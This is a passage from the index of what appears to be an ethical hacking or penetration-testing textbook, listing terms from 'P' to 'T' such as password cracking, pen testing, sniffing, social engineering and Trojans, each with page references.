OWASP Top [10](#) Serverless Security Risks, [355](#)

## **P**

PaaS (Platform as a Service), [347](#)

packers, [374](#)

Packet (company), [345–346](#)

Packet Builder, [93–94](#), [175](#)

packet capture, [162–164](#)

Packet Capture tool, [165](#)

packet generating tools, [175](#)

Packet Generator, [175](#), [176](#), [177](#)

packet header, [90](#)

Packet Internet Groper. *See* ping

packet-filtering firewalls, [173](#)

PackETH, [93](#), [175](#), [176](#), [177](#)

packets

- considerations, [6](#), [7](#), [9](#)

- fragmented, [94](#), [116–117](#), [392](#)

- ICMP, [104](#), [105](#), [393](#)

- identifying targets, [103–106](#)

- IP, [9–10](#), [107](#)

- PING, [104](#)

- routing, [117](#)

- SYN, [393](#)

- SYN/ACK, [393](#)

- TCP, [396](#)

- UDP, [393](#)

Pacu tool, [360–361](#)

Padding Oracle On Downgraded Legacy Encryption (POODLE), [437–441](#)

pairwise master key (PMK), [289](#)

Panda Cloud Office Protection, [356](#)

parameter tampering, [251](#)

paranoid policy, [25](#)

pareidolia, [357](#)

Parrot OS, [123](#), [205–206](#)

partial knowledge testing, [36](#)

passive footprinting, [53–56](#)

passive OS fingerprinting, [116](#)

passive sniffing, [156](#), [157](#), [165](#)

pass-the-hash attack, [194–195](#)

Passware Kit, [212](#)

password attacks. *See* password cracking

password cracking, [209–216](#)

- active online attacks, [209–212](#)

- brute-force attacks, [214–215](#), [443](#)

- Cain and Abel tool, [159](#), [212–213](#), [215](#), [296](#)

- cracking WEP, [295–297](#)

- cracking WPA, [295–297](#)

- dictionary attacks, [214–216](#)

- dumpster diving, [209](#)

- Ettercap, [213](#)

- hybrid attacks, [214](#)

- John the Ripper, [215](#)

- keylogging, [210](#)

- Linux systems, [212](#), [215](#)

- non-electronic attacks, [209](#)

- offline attacks, [213–216](#)

- passive online attacks, [212–213](#)
- rainbow tables, [214](#), [420](#)
- resources, [215](#)
- rule-based attacks, [209](#)
- shoulder surfing, [209](#), [457](#)
- THC Hydra, [215](#)
- web attacks, [253](#)
- web servers, [254](#)
- Windows systems, [190–195](#), [210–215](#)
- password guessing, [209](#)
- password policy, [25](#)
- passwords, [206–216](#)
  - application layers and, [148](#)
  - attacks. *See* password cracking
  - authentication and, [207–216](#)
  - changing, [476](#)
  - clear text, [148](#)
  - community string, [128–129](#)
  - complexity, [194](#), [208](#)
  - considerations, [20](#), [206–209](#), [476](#), [477](#)
  - cracking. *See* password cracking
  - death of, [475](#)
  - default, [14](#), [28](#), [209](#), [215](#), [334](#)
  - forgotten, [266](#)
  - hashed, [191–195](#), [419–420](#)
  - IoT and, [321](#)
  - keyboard walks, [208](#)
  - length, [194](#), [208](#)
  - Linux systems, [200](#), [201](#), [212](#)
  - obtaining by asking for, [455](#)
  - sniffing, [148](#), [209–216](#)

- social engineering and, [208](#), [455](#)
- stored in cookies, [262](#)
- strength, [208](#)
- tips for, [192](#)
- Windows systems, [190–195](#), [212](#)

patches, [14](#), [219](#), [269–270](#)

Path Analyzer Pro, [81](#)

payload, [16](#), [373](#)

Payment Card Industry Data Security Standard (PCI DSS), [39](#), [351](#)

PayPal, [394](#)

PCI DSS (Payment Card Industry Data Security Standard), [39](#), [351](#)

PCUnlocker tool, [212](#)

PDQ Deploy, [219](#)

PDU (protocol data unit), [6](#), [7](#), [90](#)

pen testers. *See also* hackers

- considerations, [13](#), [31](#), [36](#), [219](#), [490](#)
- dumpster diving and, [30](#)
- vs. hackers, [31](#)
- interviewing, [35](#), [167–168](#)
- job of, [32](#)
- “no harm” clause, [31](#)
- trust and, [35](#)
- written agreements, [490](#)

pen testing, [485–502](#). *See also* hacking

- agreements, [487–488](#)
- announced testing, [488](#)
- assessment, [26](#)
- attack vs. defense, [489](#)
- automated testing, [490](#)
- automated testing tools, [490–491](#)
- black-box testing, [36](#), [488](#)

- CANVAS, [490–491](#)
- cleanup, [492](#)
- color designation, [488–489](#)
- conclusion, [36](#)
- considerations, [32](#), [487](#), [489–490](#), [492](#)
- Core Impact, [490–491](#)
- cost of, [490–491](#)
- deliverables, [492](#)
- described, [487](#)
- evidence of crime during, [492–493](#)
- gray-box testing, [36](#), [488](#)
- guidelines, [496](#)
- vs. hacking, [57](#)
- length of, [490](#)
- manual testing, [491](#)
- Metasploit, [491](#)
- methodology, [486–494](#)
- “no harm” clause, [31](#)
- overview, [35–36](#), [485–486](#)
- pen test phases, [36](#)
- physical security and, [478](#)
- preparation phase, [36](#)
- project scope, [488](#)
- reasons for, [35](#)
- reconnaissance, [30](#)
- security assessment deliverables, [494–495](#)
- security assessments, [487–494](#)
- steps, [486–494](#)
- target of evaluation, [36](#)
- terminology, [496–498](#)
- types of, [36–37](#)

- unannounced testing, [488](#)
- vulnerabilities, [13–14](#)
- white-box testing, [36](#), [488](#)
- pen tests, [35–36](#)
- penetration testing. *See* pen testing
- PERA (Purdue Enterprise Reference Architecture), [333](#)
- permanent attacks, [393](#)
- permissive policy, [25](#)
- personal identification numbers (PINs), [473](#), [476](#)
- personally identifiable information (PII), [16](#), [83](#)
- perturbation attack, [327](#)
- Petya virus, [383](#)
- PGP (Pretty Good Privacy), [437](#)
- PGPcrack, [443](#)
- pharming, [466](#)
- phishing
  - e-mail, [210](#), [463–468](#)
  - mobile devices, [315–316](#)
  - obtaining passwords via, [210](#)
  - spear phishing, [359](#), [374](#), [466–467](#)
  - voice phishing, [457](#)
- PhishTank, [467](#)
- phlashing, [393](#)
- phreakers, [26](#)
- physical controls, [17](#)
- physical hardening, [321](#)
- Physical layer, [5](#), [7](#)
- physical security, [472–479](#)
  - access controls, [474–477](#)
  - basics, [472–477](#)
  - biometric identifiers, [207](#), [208](#), [474](#), [475](#)

- bump key, [478](#)
- considerations, [17](#), [30](#), [472](#)
- described, [472](#)
- hacks, [478–479](#)
- IoT devices, [321](#)
- locks, [472](#), [474](#), [476](#), [478](#)
- mantraps, [476–477](#)
- operational measures, [473](#)
- pen testing and, [478](#)
- physical measures, [472–473](#)
- technical measures, [473](#)
- piggybacking, [267](#), [457](#)
- PII (personally identifiable information), [16](#), [83](#)
- ping, [104](#), [105](#), [393](#)
- ping of death, [393](#)
- PING packets, [104](#)
- ping sweeps, [104–105](#)
- PINs (personal identification numbers), [473](#), [476](#)
- PKI (public key infrastructure), [416](#), [424–433](#)
- PKI system, [424–433](#)
- plain text, [20–21](#), [410](#), [411](#)
- plain-text attacks, [441–442](#)
- Planning Tool for Resource Integration, Synchronization, and Management (PRISM), [154](#)
- Platform as a Service (PaaS), [347](#)
- PLC (programmable logic controller), [334](#)
- PMK (pairwise master key), [289](#)
- PNZ (production network zone), [12](#)
- POC (point of contact), [76](#), [79–80](#)
- point of contact (POC), [76](#), [79–80](#)
- Poison Ivy, [392](#)



- PoisonVirus Maker, [380](#)
- policies, security, [24–25](#)
- Polybius square, [409–410](#)
- POODLE (Padding Oracle On Downgraded Legacy Encryption), [437–441](#)
- POP3 (Post Office Protocol [3](#)), [148](#)
- pop-up windows, [466](#), [467](#), [469](#)
- pornography, [492–493](#)
- port address translation, [172](#)
- port number reservations, [95](#)
- port numbers, [70](#), [94–97](#), [376–378](#)
- port scan types, [106–110](#)
- port sweeping, [113](#)
- Portable Penetrator, [296](#)
- PortDroid, [115](#)
- ports
  - closed, [106](#), [108–109](#)
  - considerations, [96](#)
  - dynamic, [95](#)
  - important port numbers, [95](#)
  - listening for, [96](#)
  - mirroring, [156](#)
  - open, [102](#)
  - registered, [95](#)
  - scanning, [106–116](#)
  - security, [157](#), [161](#)
  - span, [156](#)
  - states, [96–97](#)
  - TCP/IP, [378](#)
  - UDP, [110](#), [378](#)
  - well-known, [95](#), [96](#)

POST method, [249](#)

Post Office Protocol [3](#) (POP3), [148](#)

power issues, [473](#)

PP (protection profile), [23](#)

Presentation layer, [6](#), [7](#)

Pretty Good Privacy (PGP), [437](#)

preventive controls, [18](#)

PRISM (Planning Tool for Resource Integration, Synchronization, and Management), [154](#)

privacy issues

- health information, [39](#)

- IoT, [321](#)

- laws/standards, [37](#)

- personal identification numbers, [473](#), [476](#)

- personally identifiable information, [16](#), [83](#)

- Samsung smart TV, [220](#)–[221](#)

- U.S. government, [420](#)–[421](#)

private cloud model, [349](#)

private keys

- asymmetric encryption, [415](#)–[416](#)

- considerations, [424](#), [438](#), [439](#)

- described, [424](#)

- digital signatures and, [432](#)–[433](#)

- PKI and, [424](#)–[426](#), [433](#)

private zone, [173](#)

privileges

- administrator, [216](#)–[219](#), [497](#)

- considerations, [497](#)

- escalation of, [31](#), [36](#), [216](#)–[218](#)

- root, [216](#)–[219](#)

procedures, [25](#)

- Process Explorer, [379](#)
- processors, [238](#), [399](#), [424](#)
- production network zone (PNZ), [12](#)
- programmable logic controller (PLC), [334](#)
- Project Honey Pot, [179](#)
- promiscuous mode, [145](#)
- promiscuous policy, [25](#)
- protection profile (PP), [23](#)
- protection rings, [225](#)–[226](#)
- protocol attacks, [392](#), [393](#)
- protocol data unit (PDU), [6](#), [7](#), [90](#)
- proxies, [102](#), [117](#)–[119](#)
- proximity badge, [473](#)
- proxy chains, [117](#)–[118](#)
- proxy server Trojans, [375](#)
- PRTG Network Monitor, [115](#)
- prudent policy, [25](#)
- pseudonymous footprinting, [53](#)
- pseudorandom number, [92](#)
- PSH flag, [92](#)
- Psiphon, [119](#)
- PTR records, [70](#)
- public cloud model, [349](#)
- public key infrastructure. *See* PKI
- public keys
  - asymmetric algorithms, [416](#)
  - asymmetric encryption, [415](#)–[416](#)
  - considerations, [424](#)–[425](#), [427](#)
  - described, [424](#)
  - digital signatures and, [432](#)–[433](#)
  - PKI and, [424](#)–[427](#), [433](#)

- public zone, [173](#)
- pulse wave attacks, [393](#)
- Purdue Enterprise Reference Architecture (PERA), [333](#)
- Purdue Model, [333](#)
- purple team, [489](#)
- PUT method, [249](#)
- pwdump7 tool, [190](#)
- “pwning,” [253](#)

## Q

- QoS (quality of service), [148](#)
- quality of service (QoS), [148](#)
- Qualys Cloud Suite, [356](#)
- Qualys tool, [15](#)
- quasi-encryption, [424](#)

## R

- Radare2 tool, [335](#)
- radio waves, [5](#)
- RADIUS servers, [284](#), [287](#)
- rainbow tables, [214](#), [420](#)
- RAM, [423](#)
- ransomware, [268](#), [327](#), [380–384](#), [390](#)
- RAs (registration authorities), [425](#), [427](#)
- RC (Rivest Cipher), [414](#)
- RC4 algorithm, [285](#), [286](#), [439–440](#)
- RCPT TO command, [131](#)
- Ready Player One*, [63](#)
- RealSense OS X, [319](#)
- reconnaissance, [51–88](#). *See also* footprinting

- described, [30](#)
- DNS, [67–78](#)
- e-mail/websites, [66–67](#)
- vs. footprinting, [52](#)
- networks, [79–81](#)
- search engines, [57–66](#)
- Recon-ng, [242](#)
- red team/red teaming, [489](#)
- regedit.exe, [197](#)
- regedt32.exe, [197](#)
- regional Internet registries (RIRs), [74](#)
- registration authorities (RAs), [425](#), [427](#)
- registry, [195–197](#), [222](#), [223](#), [379](#)
- registry hacking, [196–197](#)
- registry information, [79](#)
- regulatory efforts, [351](#)
- remote access Trojans, [375](#)
- Remote Exec, [219](#)
- replay attacks, [212](#), [442](#)
- Requests For Comments (RFCs), [236](#)
- Réseaux IP Européens (RIPE) NCC, [74](#), [75](#)
- resource identifiers (RIDs), [122](#), [123](#)
- Responder, [211](#)
- reverse engineering, [309](#)
- reverse social engineering, [458](#)
- RFCs (Requests For Comments), [236](#)
- RFID features, [476](#)
- RFID identify theft, [457–458](#)
- RFID skimming, [457–458](#)
- RIDs (resource identifiers), [122](#), [123](#)
- RIOT OS, [319](#)

RIPE (Réseaux IP Européens) NCC, [74](#), [75](#)

RIPEMD-160 hash, [419](#)

RIRs (regional Internet registries), [74](#)

risk. *See also* vulnerabilities

- assessment, [13](#), [14](#)

- considerations, [27](#), [30](#), [35](#)

- management, [17](#)

- quantifying dangers of, [13](#)

risk analysis matrix, [17](#)

Rivest Cipher (RC), [414](#)

Rivest, Ronald, [418](#)

roaming, [282](#)

robots.txt file, [241](#)

rogue access points, [282](#), [291](#), [292–293](#)

Rogue Security, [466](#)

rolling code attack, [327](#)

root CAs, [427](#), [432](#)

root privileges, [216–219](#)

rooting, [307](#), [311–315](#)

rootkits, [224–226](#)

Roots of Trust (RoT), [353](#)

RoT (Roots of Trust), [353](#)

round cipher, [414](#)

routed protocols, [101](#)

routers, [1–2](#), [10](#), [159](#)

routing protocols, [101](#)

rpcclient tool, [124](#)

rpcinfo tool, [124](#)

RSA algorithm, [416](#), [436](#)

RSA key, [437](#)

RST flag, [92](#)

RST packets, [107](#)–[108](#)  
RUDY (R-U-Dead-Yet), [394](#)  
rule-based attacks, [209](#)

## S

SaaS (Software as a Service), [347](#)  
safety instrumented systems (SIS), [334](#)  
Salesforce, [344](#)  
salt/salting, [192](#), [202](#), [420](#)  
SAM (Security Accounts Manager), [190](#)–[195](#)  
SAM database, [123](#), [191](#)  
SAM files, [190](#)–[195](#)  
Sam's Virus Generator, [380](#)  
SamSam virus, [383](#), [390](#)  
Sarbanes-Oxley (SOX) Act, [39](#)  
SAST (Static Application Security Testing), [238](#)  
SCADA (supervisory control and data acquisition) systems, [332](#),  
[334](#)–[335](#)  
scalar objects, [128](#)  
scanning, [89](#)–[121](#)

- connectionless, [108](#)–[109](#)
- considerations, [105](#)–[106](#)
- described, [90](#)
- evasion, [116](#)–[119](#)
- examples of, [30](#)
- vs. footprinting, [90](#)
- identifying targets, [103](#)–[106](#)
- naming conventions, [107](#)
- port, [106](#)–[116](#)
- SCTP, [110](#)

- stealth attacks, [219–226](#)
- tools for, [106–116](#), [317](#)
- Windows scans, [113](#)
- ZenMap, [104](#)
- scanning methodology, [102–121](#)
- SCAP (Security Content Automation Protocol), [13](#)
- Schneider Electric, [334](#)
- Schnier, Bruce, [443](#)
- Scientology website attacks, [394](#)
- ScoopLM, [213](#)
- scope, [153](#)
- Scranos rootkit, [225](#)
- screened subnet, [173](#)
- script kiddies, [26](#), [27](#)
- SCTP (Stream Control Transmission Protocol), [110](#)
- SCTP COOKIE Scanning, [110](#)
- SCTP INIT scanning, [110](#)
- search engines, [57–66](#)
  - Firefox, [440](#)
  - footprinting and, [57–66](#)
  - Google. *See Google entries*
  - listed, [57](#)
  - mapping/location tools, [58](#)
  - overview, [57–58](#)
  - Shodan, [64–66](#), [327–329](#), [334](#)
- SEC Info, [55](#)
- SECaaS (Security as a Service), [348](#)
- Secure Shell (SSH), [436](#)
- Secure Sockets Layer. *See* SSL
- Secure/Multipurpose Internet Mail Extensions (S/MIME), [437](#)
- security



- applications, [237–239](#)
- auditing, [25](#)
- basics, [15–25](#)
- cloud, [352–363](#)
- considerations, [441](#)
- fundamentals, [2–25](#)
- laws/standards, [37–42](#)
- layered, [477](#)
- Linux systems, [193–203](#)
- mobile. *See* mobile computing
- operational technology, [334–335](#)
- organizations promoting, [236–240](#)
- patches, [14](#), [219](#), [269–270](#)
- physical. *See* physical security
- port, [157](#), [161](#)
- threats to. *See* threats
- Unix systems, [123–124](#)
- Windows systems, [190–198](#)
- wireless networks, [282](#), [284–289](#)
- Security Accounts Manager. *See* SAM
- security analysts, [26](#)
- Security as a Service (SECaaS), [348](#)
- security assessment deliverables, [494–495](#)
- security assessments, [487–494](#)
- security audits, [487](#)
- security breaches, [268](#)
- Security Center, [120](#)
- Security Content Automation Protocol (SCAP), [13](#)
- security context, [122](#)
- security controls, [14](#), [17](#), [35–36](#)
- Security Focus, [12](#)

- Security, Functionality, and Usability triangle, [15](#), [16](#), [28](#)
- security identifiers (SIDs), [122](#), [123](#)
- security incident and event management (SIEM), [31](#)
- security logs, [223](#)
- Security Magazine, [12](#)
- Security Operation Center (SOC), [31](#)
- security policies, [24](#)–[25](#)
- security target (ST), [23](#)
- security zones, [11](#)–[12](#)
- SEF (Social Engineering Framework), [82](#)
- segments, [6](#), [7](#), [90](#)
- self-signed certificates, [432](#)
- semagrams, [222](#)
- sequence attacks, [395](#)–[397](#)
- sequence numbers (SNs), [396](#)
- serial number, zone file, [72](#)
- Serpent encryption, [414](#)
- servers
  - Apache, [243](#), [245](#)–[247](#)
  - application, [243](#)
  - authoritative, [71](#)
  - DHCP, [159](#)–[160](#)
  - DNS, [68](#)–[78](#), [292](#), [326](#)
  - e-mail, [77](#)
  - Google, [440](#)
  - HTTPS, [441](#)
  - IIS, [243](#), [244](#), [245](#)
  - Linux, [198](#)
  - name, [70](#)–[71](#), [74](#), [78](#)
  - name resolvers, [71](#)
  - NGINX, [243](#)–[246](#)

- NTP, [131](#)
- RADIUS, [284](#), [287](#)
- sinkhole, [384](#)
- SOA, [77](#)
- unpatched, [14](#)
- web. *See* web servers
- service level agreements (SLAs), [488](#)
- Service Name and Transport Protocol Port Number Registry, [95](#)
- service set identifier (SSID), [282](#), [284](#)
- service-oriented architecture. *See* SOA
- session fixation attack, [261](#)
- session hijacking, [395](#)–[399](#)
- session IDs, [261](#)
- Session layer, [6](#), [7](#)
- session management, [237](#)
- session riding, [359](#)
- session splicing, [175](#)
- SHA-1 algorithm, [419](#)
- SHA-2 algorithm, [419](#)
- SHA-3 algorithm, [419](#)
- shadow files, [200](#), [202](#)
- shadow IT, [356](#)
- Shadowsocks, [118](#)–[119](#)
- Shared Key Authentication, [284](#), [285](#)
- shared key encryption, [413](#)–[415](#)
- Shark, [392](#)
- sheepdip system, [390](#)
- shell injection, [258](#)
- ShellShock, [256](#)
- Shodan, [64](#)–[66](#), [327](#)–[329](#), [334](#)
- shoulder surfing, [209](#), [457](#)

- shredders, [456](#)
- shrink-wrap code attacks, [28](#)
- side-channel attacks, [359](#), [442](#)
- SIDs (security identifiers), [122](#), [123](#)
- SIEM (security incident and event management), [31](#)
- signature files, [390](#)
- signature list, [166](#)
- signed certificates, [432](#)
- sign-in seal, [467](#)
- SIGVERIF tool, [389](#)
- Simple Mail Transfer Protocol (SMTP), [131](#), [147](#)
- Simple Network Management Protocol. *See* SNMP
- Simple Object Access Protocol (SOAP), [259](#)
- single key encryption, [413](#)–[415](#)
- single loss expectancy (SLE), [18](#)
- single-authority system, [427](#)
- sinkhole server, [384](#)
- Sirefef rootkit, [225](#)
- SIS (safety instrumented systems), [334](#)
- Sisyphean activities, [254](#)–[255](#)
- site local scope, [152](#), [153](#)
- SLAs (service level agreements), [488](#)
- SLE (single loss expectancy), [18](#)
- Slowloris tool, [394](#)
- SMAC tool, [295](#)
- smart watches, [317](#), [319](#)
- smartcards, [476](#)
- smartphones. *See also* mobile devices
  - Android. *See* Android phones
  - attack methodologies, [307](#)
  - Blackberry phones, [311](#)

- considerations, [306](#)
- iPhone. *See* iPhones
- vulnerabilities/risks, [307](#), [314–315](#)
- wireless hacking and, [280](#), [290](#)
- “smashing the stack,” [259–260](#)
- SMB exploit, [383–384](#)
- SMB vulnerability, [383–384](#)
- S/MIME (Secure/Multipurpose Internet Mail Extensions), [437](#)
- Smith, Zachary, [346](#)
- SMS messages, [468](#), [469](#)
- SMS phishing, [315–316](#)
- SMTP (Simple Mail Transfer Protocol), [131](#), [147](#)
- SMTPCheck, [129](#)
- SMTPv1, [129](#)
- SMTPv3, [128](#), [129](#)
- Smurf attacks, [393](#)
- Sniffer Wicap, [165](#)
- sniffers
  - Cain and Abel tool, [159](#), [212–213](#), [215](#), [296](#)
  - Capsa Network Analyzer, [165](#)
  - Ettercap, [165](#), [213](#), [397](#)
  - IoT traffic, [331](#)
  - OmniPeek, [165](#)
  - Packet Capture, [165](#)
  - promiscuous mode, [145](#)
  - Sniffer Wicap, [165](#)
  - Sniff-O-Matic, [165](#)
  - Snort, [165](#)
  - SteelCentral Packet Analyzer, [165](#)
  - tcpdump tool, [164–165](#)
  - WinDump tool, [164–165](#)

- Wireshark, [162–165](#)
- sniffing, [143–165](#)
  - active, [156–159](#)
  - ARP poisoning, [158–159](#)
  - basics, [143–155](#)
  - collision domains, [145–147](#), [156](#)
  - described, [144](#)
  - firewalls, [172–174](#)
  - IPv6 and, [151–153](#)
  - MAC flooding, [157–158](#)
  - network devices and, [144–147](#)
  - network interface cards and, [144–145](#)
  - passive, [156](#), [157](#), [165](#)
  - passwords, [148](#), [209–216](#)
  - protocols, [147–153](#)
  - STP attacks, [162](#)
  - techniques, [157–162](#)
  - tools, [162–165](#)
  - viewing ARP entries, [150–151](#)
  - wireless, [297–298](#)
  - wiretapping, [153–154](#)
- Sniff-O-Matic, [165](#)
- SNMP (Simple Network Management Protocol), [128–129](#)
- SNMP enumeration, [128–129](#)
- SNMPv1, [148](#)
- Snort, [165](#)
- Snort IDS, [167–172](#)
- Snowden, Edward, [421](#)
- SNs (sequence numbers), [396](#)
- SOA (service-oriented architecture), [358](#)
- SOA records, [70](#), [72](#)

- SOA server, [77](#)
- SOAP (Simple Object Access Protocol), [259](#)
- SOAP injection, [259](#)
- SOC (Security Operation Center), [31](#)
- social engineering, [454](#)–472
  - authority support, [457](#)
  - clickjacking, [373](#)–374
  - computer-based attacks, [462](#)–468
  - defined, [455](#)
  - described, [56](#)
  - disgruntled employees, [59](#)–60, [460](#)–462
  - dumpster diving, [54](#), [55](#), [57](#), [209](#), [456](#)
  - eavesdropping, [457](#)
  - as footprinting tool, [54](#), [56](#)
  - “halo effect,” [458](#)
  - human-based attacks, [456](#)–462
  - identity theft, [457](#)–458, [470](#)–471
  - impersonation, [456](#)–457
  - insider threats, [460](#)–462
  - Maltego tool, [82](#)
  - mobile devices, [315](#)–316
  - mobile-based attacks, [468](#)–469
  - obtaining passwords, [208](#), [455](#)
  - OSRFramework, [82](#)
  - overview, [454](#)–455
  - phases of, [455](#)
  - phishing e-mail/attacks, [463](#)–468
  - piggybacking, [457](#)
  - preventing, [469](#)–471
  - real world, [459](#)–460
  - reverse, [458](#)

- SEF tool, [82](#)
- shoulder surfing, [209](#), [457](#)
- social networking and, [462–463](#)
- tailgating, [457](#)
- technical support, [457](#), [458](#)
- training users on, [469](#)
- whaling, [466](#)
- why it works, [455](#)
- Social Engineering Framework (SEF), [82](#)
- social networking, [462–463](#)
- social networking sites, [56](#), [59–60](#)
- social skills, [63–64](#)
- SOCKS5 protocol, [119](#)
- Softerra, [130](#)
- Software as a Service (SaaS), [347](#)
- SolarWinds, [130](#)
- SolarWinds Traceroute NG, [81](#)
- Sonic Bat, [380](#)
- Sony PlayStation network attacks, [394](#)
- source host, [72](#)
- source routing, [117](#)
- SOX (Sarbanes-Oxley) Act, [39](#)
- spam e-mail, [179](#), [374](#)
- span ports, [156](#)
- Spanning Tree Protocol. *See* STP
- spear phishing, [359](#), [374](#), [466–467](#)
- Spectre attacks, [198](#), [399](#)
- spectrum analyzer, [282](#)
- SpiderFoot, [242](#)
- spiders, [58–59](#), [82](#)
- spimming, [466](#)



- spoof attacks, [392](#)
- Spoofcard, [76](#)
- spoofing
  - considerations, [76](#)
  - IP addresses, [107](#), [116](#)–[117](#)
  - IRDP, [161](#)
  - MAC addresses, [158](#), [160](#)–[161](#), [295](#)
  - overview, [160](#)
- spyware, [209](#)
- SQL (Structured Query Language), [263](#)–[267](#)
- SQL injection, [263](#)–[267](#)
- SQLBrute, [267](#)
- sqlmap scanner, [267](#)
- sqlninja scanner, [267](#)
- “squirreling,” [345](#)–[346](#)
- SRV records, [70](#)
- SSH (Secure Shell), [436](#)
- SSH brute-force attacks, [253](#)
- SSID (service set identifier), [282](#), [284](#)
- SSID cloaking, [284](#)
- SSL (Secure Sockets Layer), [213](#), [436](#), [437](#)–[441](#)
- SSL sites, [213](#)
- ST (security target), [23](#)
- stack, [259](#)
- standards, [22](#), [25](#), [37](#)–[42](#)
- Start of Authority records, [70](#), [72](#)
- Start of Authority server, [77](#)
- stateful inspection, [173](#)
- state-sponsored hackers, [27](#)
- Static Application Security Testing (SAST), [238](#)
- static electricity, [473](#)

- stealth attacks, [219–226](#)
- stealth scan, [106](#), [109](#)
- stealth software, [226](#)
- SteelCentral Packet Analyzer, [165](#)
- steganography, [222](#), [410](#), [422–423](#)
- stego-files, [422–423](#)
- Steinberg, Joseph, [438](#)
- STP (Spanning Tree Protocol), [162](#)
- STP attacks, [162](#)
- stream ciphers, [412](#), [413](#)
- Stream Control Transmission Protocol (SCTP), [110](#)
- Structured Query Language. *See* SQL
- Stuxnet code, [385](#)
- subnet ID, [99](#)
- subnet mask, [98](#)
- subnetting, [10](#), [98–102](#)
- substitution, [412](#)
- suicide hackers, [27](#)
- Sunburst malware, [129–130](#)
- Super Bluetooth Hack, [317](#)
- SuperScan, [116](#)
- supervisory control and data acquisition (SCADA) systems, [332](#), [334–335](#)
- supply chain attacks, [268](#)
- SwayzCryptor, [374](#)
- switch port stealing, [158](#)
- switched networks, [91](#)
- switches
  - collision domains, [147](#)
  - considerations, [154](#), [212](#)
  - Hping, [115](#)

- MAC flooding, [158](#)
- Nmap, [111–113](#)
  - sniffing and, [156](#), [157](#), [158](#), [161](#)
- Sybil attack, [326](#)
- Syhunt Hybrid scanner, [269](#)
- Symantec Drive Encryption, [434](#)
- symmetric encryption, [413–415](#), [434](#)
- SYN (Synchronize segment), [9](#), [396](#)
- SYN attacks, [393](#)
- SYN flag, [92](#), [93](#), [107](#)
- SYN floods, [393](#)
- SYN packets, [393](#)
- SYN scan, [106](#)
- SYN segments, [175](#)
- SYN, SYN/ACK, ACK handshake, [9–10](#)
- SYN/ACK packets, [107–108](#), [393](#)
- SYN/ACK segment, [9](#), [10](#), [396](#)
- Synchronize segment. *See* SYN
- system administrators. *See* administrators
- system attacks, [189–233](#). *See also* attacks
  - “bricking,” [393](#)
  - causing permanent damage to, [393](#)
  - checking for live systems, [102](#)
  - covering/clearing tracks, [31](#), [204](#), [219](#), [222–224](#)
  - enumeration. *See* enumeration
  - executing applications, [218–219](#)
  - gaining access, [30](#)
  - getting started, [190–206](#)
  - maintaining access, [30–31](#), [205](#)
  - methodology, [203–206](#)
  - “owning” a system, [218–219](#)

- password cracking, [209–216](#)
- phases, [29–32](#), [203–205](#)
- privilege escalation, [31](#), [36](#), [216–218](#)
- reconnaissance. *See* reconnaissance
- scanning. *See* scanning
- stealth attacks, [219–226](#)
- system logs, [223](#)
- systems, “live,” [102](#)

## T

- tabular objects, [128](#)
- tactics, techniques, and procedures (TTPs), [33–34](#)
- tailgating, [457](#)
- Tails OS, [119](#)
- target of evaluation (TOE), [23](#), [36](#)
- Task Manager, [379](#)
- TCG (Trusted Computing Group), [353](#)
- TCP (Transmission Control Protocol), [10](#), [91](#), [148](#)
- TCP communication, [395–397](#)
- TCP connect scan, [106](#), [109](#)
- TCP flags, [92–94](#), [106–107](#)
- TCP Maimon, [107](#)
- TCP segment structure, [92](#)
- TCP session hacking, [395–396](#)
- TCP state-exhaustion attacks, [393](#)
- TCP streams, [162](#)
- tcpdump tool, [164–165](#)
- TCP/IP networks, [5](#), [7–12](#), [90–97](#)
- TCP/IP ports, [378](#)
- TCP/IP stack, [6](#), [8](#)

- tcptrace tool, [165](#)
- TCSEC (Trusted Computer System Evaluation Criteria), [23](#)
- TEA (Tiny Encryption Algorithm), [414](#)
- teardrop attacks, [393](#)
- technical controls, [17](#)
- technical support social engineering, [457](#), [458](#)
- technorati, [390](#)
- Teleport Pro, [66](#)
- Telnet
  - banner grabbing, [125](#), [126](#)
  - considerations, [131](#), [331](#), [376](#), [436](#)
  - IoT and, [330–331](#)
  - password attacks, [255](#), [272](#)
- Telnet sessions, [162–163](#)
- temperature, [473](#)
- Temporal Key Integrity Protocol (TKIP), [287](#)
- Tenable products, [15](#), [120](#), [330](#)
- terminology, [16](#), [26–34](#)
- TFTP (Trivial FTP), [62](#), [148](#)
- TGS (Ticket Granting Service), [193](#)
- TGT (Ticket Granting Ticket), [193](#)
- THC Hydra, [215](#), [254](#)
- The Onion Routing (TOR), [118](#)
- thermostats, [317](#), [318](#), [319](#)
- Thingful tool, [329](#)
- threat modeling, [16](#)
- threats. *See also* vulnerabilities
  - cloud computing, [354–358](#)
  - disgruntled employees, [59–60](#), [460–462](#)
  - insider, [460–462](#)
  - organizational assets, [17](#)

- three-factor authentication, [207](#)
- three-way handshake, [9–10](#), [92](#), [93](#), [397](#)
- Ticket Granting Service (TGS), [193](#)
- Ticket Granting Ticket (TGT), [193](#)
- tiger team, [35](#)
- time to live (TTL), [72](#)
- Tiny Encryption Algorithm (TEA), [414](#)
- TKIP (Temporal Key Integrity Protocol), [287](#)
- TLS (Transport Layer Security), [436](#), [439](#), [441](#)
- TMAC tool, [295](#)
- TOE (target of evaluation), [23](#), [36](#)
- tokens, [208](#), [475](#), [476](#)
- TOR (The Onion Routing), [118](#)
- TPM (trusted platform module), [424](#)
- TRACE method, [249](#)
- traceroute tools, [80–81](#)
- tracert tool, [80](#), [81](#)
- Trakz, [330](#)
- Transmission Control Protocol. *See* TCP
- transmit malware, [374](#)
- Transport layer, [6](#), [7](#), [148](#)
- Transport Layer Security (TLS), [436](#), [439](#), [441](#)
- transport mode, [398](#)
- transposition, [412](#)
- trash intelligence, [456](#)
- Trend Micro, [12](#)
- Tribe Flood Network, [394](#)
- Trinity tool, [394](#)
- Tripwire, [389](#)
- Trivial FTP (TFTP), [62](#), [148](#)
- Trivy scanner, [360](#)

- Trojans, [375–379](#)
  - vs. backdoors, [375](#)
  - botnet, [375](#)
  - command shell, [375](#)
  - considerations, [209](#), [375–376](#)
  - countermeasures, [379](#)
  - defacement, [375](#)
  - described, [375](#)
  - downloaders, [373](#)
  - droppers, [373](#)
  - e-banking, [375](#)
  - EliteWrap, [374](#)
  - mobile devices, [316](#)
  - monitoring services/processes, [379](#)
  - Netcat and, [375–376](#)
  - port numbers, [376–378](#)
  - proxy server, [375](#)
  - remote access, [375](#)
  - tools for, [377–379](#)
  - types of, [375–377](#)
  - Windows systems, [377–379](#)
- trust model, [427](#)
- trust systems, [427](#)
- Trusted Computer System Evaluation Criteria (TCSEC), [23](#)
- trusted computing, [353](#)
